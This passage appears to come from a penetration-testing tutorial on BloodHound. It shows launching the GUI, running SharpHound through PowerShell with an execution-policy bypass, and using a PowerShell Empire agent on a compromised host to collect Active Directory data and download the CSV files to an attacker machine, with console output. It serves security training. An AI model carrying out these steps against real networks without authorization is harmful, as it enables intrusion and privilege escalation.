
Now that we have installed the SharpHound Ingestor and Neo4j services on our Windows device, we are now left with the process of installing the BloodHound GUI. This is quite simple, as we have an executable for the same. We use the Windows Command Prompt to run the GUI, as shown in the image below.

```
dir
BloodHound.exe
```




```
 Directory of C:\Users\raj\Desktop\BloodHound-win32-x64\BloodHound-win32-x64

04/12/2021  11:58 AM    <DIR>          .
04/12/2021  11:58 AM    <DIR>          ..
02/16/2021  06:10 PM       111,090,688 BloodHound.exe
02/16/2021  06:09 PM           179,639 chrome_100_percent.pak
02/16/2021  06:09 PM           319,775 chrome_200_percent.pak
02/16/2021  06:09 PM         4,481,992 d3dcompiler_47.dll
02/16/2021  06:09 PM         2,772,480 ffmpeg.dll
02/16/2021  06:09 PM        10,505,952 icudtl.dat
02/16/2021  06:09 PM           379,904 libEGL.dll
02/16/2021  06:09 PM         7,863,296 libGLESv2.dll
02/16/2021  06:09 PM             1,080 LICENSE
02/16/2021  06:09 PM         4,867,184 LICENSES.chromium.html
04/12/2021  11:54 AM    <DIR>          locales
02/16/2021  06:09 PM    <DIR>          resources
02/16/2021  06:09 PM         4,803,373 resources.pak
02/16/2021  06:09 PM            50,599 snapshot_blob.bin
04/12/2021  11:58 AM    <DIR>          swiftshader
02/16/2021  06:09 PM           170,899 v8_context_snapshot.bin
02/16/2021  06:09 PM                 5 version
02/16/2021  06:09 PM         4,472,832 vk_swiftshader.dll
02/16/2021  06:09 PM               106 vk_swiftshader_icd.json
02/16/2021  06:09 PM           623,616 vulkan-1.dll
              17 File(s)    152,583,420 bytes
               5 Dir(s)  18,092,199,936 bytes free

C:\Users\raj\Desktop\BloodHound-win32-x64\BloodHound-win32-x64>BloodHound.exe

C:\Users\raj\Desktop\BloodHound-win32-x64\BloodHound-win32-x64>
(node:3180) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usabi
, Buffer.allocUnsafe(), or Buffer.from() methods instead.
```

The BloodHound GUI gets executed and we have ourselves a login panel as shown in the image below. We use the credentials that we set up in the Neo4j Configuration to login into the BloodHound GUI.



Enumerating with BloodHound

From here onwards, the process of analyzing and enumerating the BloodHound is the same as we discussed above. Using this set of instructions has made you able to run BloodHound on a Windows device.



Pre-Built Analytics Queries


Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Ta

SharpHound on PowerShell

As an extension to the BloodHound Enumeration process on Windows, we also want to demonstrate the process which can be followed by security professionals when they want to use the SharpHound on Windows through PowerShell. This can be done as we have the PowerShell scripts for the SharpHound Ingestor. After bypassing the script restriction on PowerShell, we import the modules from the SharpHound PowerShell script. It contains a cmdlet by the name of Invoke BloodHound. This can be used to collect data on the target machine. This is useful in the scenario where it is not possible to run an executable on the target machine.

Download SharpHound PowerShell Script

```
powershell -ep bypass
Import-Module .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All
ls
```




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Desktop\Sharphound> Import-Module .\SharpHound.ps1
PS C:\Users\Administrator\Desktop\Sharphound> Invoke-BloodHound -CollectionMethod All
-----------------------------------------------
Initializing SharpHound at 12:32 PM on 4/12/2021
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGrou

[+] Creating Schema map for domain IGNITE.LOCAL using path CN=Schema,CN=Configuration,DC=ig
[+] Cache File Found! Loaded 120 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 71 MB RAM
Status: 76 objects finished (+76 38)/s -- Using 78 MB RAM
Enumeration finished in 00:00:02.3794389
Compressing data to C:\Users\Administrator\Desktop\Sharphound\20210412123217_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:32 PM on 4/12/2021! Happy Graphing!

PS C:\Users\Administrator\Desktop\Sharphound> ls


    Directory: C:\Users\Administrator\Desktop\Sharphound


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/12/2021  12:32 PM          10474 20210412123217_BloodHound.zip
-a----        4/12/2021  10:53 AM         833024 SharpHound.exe
-a----        4/12/2021  10:53 AM         974789 SharpHound.ps1
```

BloodHound on PowerShell Empire

The bloodHound script that we used previously on PowerShell can be found on Kali Linux as well. It is located inside the PowerShell Empire. After successfully gaining an initial foothold on a device that is part of a domain, the attacker can directly use the Empire to run bloodHound and extract the data from there as well. To do this, we need to use the "bloodhound" module in the Empire's Situational Awareness Modules. After execution, it tells the attacker the location at which the data csv files are located.


```
usemodule situational_awareness/network/bloodhound
execute
```



```
(Empire: powershell/situational_awareness/network/bloodhound) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 9TU4251Z to run TASK_CMD_JOB
[*] Agent 9TU4251Z tasked with task ID 1
[*] Tasked agent 9TU4251Z to run module powershell/situational_awareness/network/bloodhound
(Empire: powershell/situational_awareness/network/bloodhound) >
Job started: XR7WYC

Writing output to CSVs in: C:\Users\Administrator\Desktop\
Done writing output to CSVs in: C:\Users\Administrator\Desktop\



Invoke-BloodHound completed!
```

An attacker can use the download command on PowerShell Empire to transfer the csv files to the host machine, i.e., Kali Linux. We can use the multiple csv files in a similar way that we used the json files earlier to plot graphs and enumerate an Active Directory.

```
ls
download group_memberships.csv
download local_admins.csv
download trusts.csv
download user_sessions.csv
```



```
[*] Tasked 9TU4251Z to run TASK_SHELL
[*] Agent 9TU4251Z tasked with task ID 7
(Empire: 9TU4251Z) >
Mode    Owner                   LastWriteTime         length Name
----    -----                   -------------         ------ ----
d-----  BUILTIN\Administrators 4/12/2021 1:34:44 PM          Data
-a-hs-  BUILTIN\Administrators 6/29/2020 9:40:39 AM  282     desktop.ini
-a----  BUILTIN\Administrators 4/7/2021 5:46:24 AM   1142    Flameshot.lnk
-a----  BUILTIN\Administrators 4/12/2021 1:29:23 PM  3204    group_memberships.csv
-a----  BUILTIN\Administrators 4/12/2021 1:29:24 PM  218     local_admins.csv
-a----  BUILTIN\Administrators 4/10/2021 10:57:33 AM 3233    powerview.txt
-a----  BUILTIN\Administrators 4/12/2021 1:29:23 PM  73      trusts.csv
-a----  BUILTIN\Administrators 4/12/2021 1:29:23 PM  36      user_sessions.csv

(Empire: 9TU4251Z) > download group_memberships.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 8
[*] Tasked agent to download group_memberships.csv
(Empire: 9TU4251Z) > [+] Part of file group_memberships.csv from 9TU4251Z saved [100.

[*] File download of C:\Users\Administrator\Desktop\group_memberships.csv completed

(Empire: 9TU4251Z) > download local_admins.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 9
[*] Tasked agent to download local_admins.csv
(Empire: 9TU4251Z) > [+] Part of file local_admins.csv from 9TU4251Z saved [100.0%] t

[*] File download of C:\Users\Administrator\Desktop\local_admins.csv completed

(Empire: 9TU4251Z) > download trusts.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 10
[*] Tasked agent to download trusts.csv
(Empire: 9TU4251Z) > [+] Part of file trusts.csv from 9TU4251Z saved [100.0%] to /var/

[*] File download of C:\Users\Administrator\Desktop\trusts.csv completed

(Empire: 9TU4251Z) > download user_sessions.csv
[*] Tasked 9TU4251Z to run TASK_DOWNLOAD
[*] Agent 9TU4251Z tasked with task ID 11
[*] Tasked agent to download user_sessions.csv
(Empire: 9TU4251Z) > [+] Part of file user_sessions.csv from 9TU4251Z saved [100.0%]

[*] File download of C:\Users\Administrator\Desktop\user_sessions.csv completed
```

Conclusion

This guide was created by us so that security professionals, irrespective of their affiliation with the Red Team or Blue Team, can deploy, configure, and use BloodHound to enumerate Active Directory Deployments. It is a very useful tool that can be used to understand the mechanics of an Active Directory network and then use that information to either increase the privileges or exploit the network.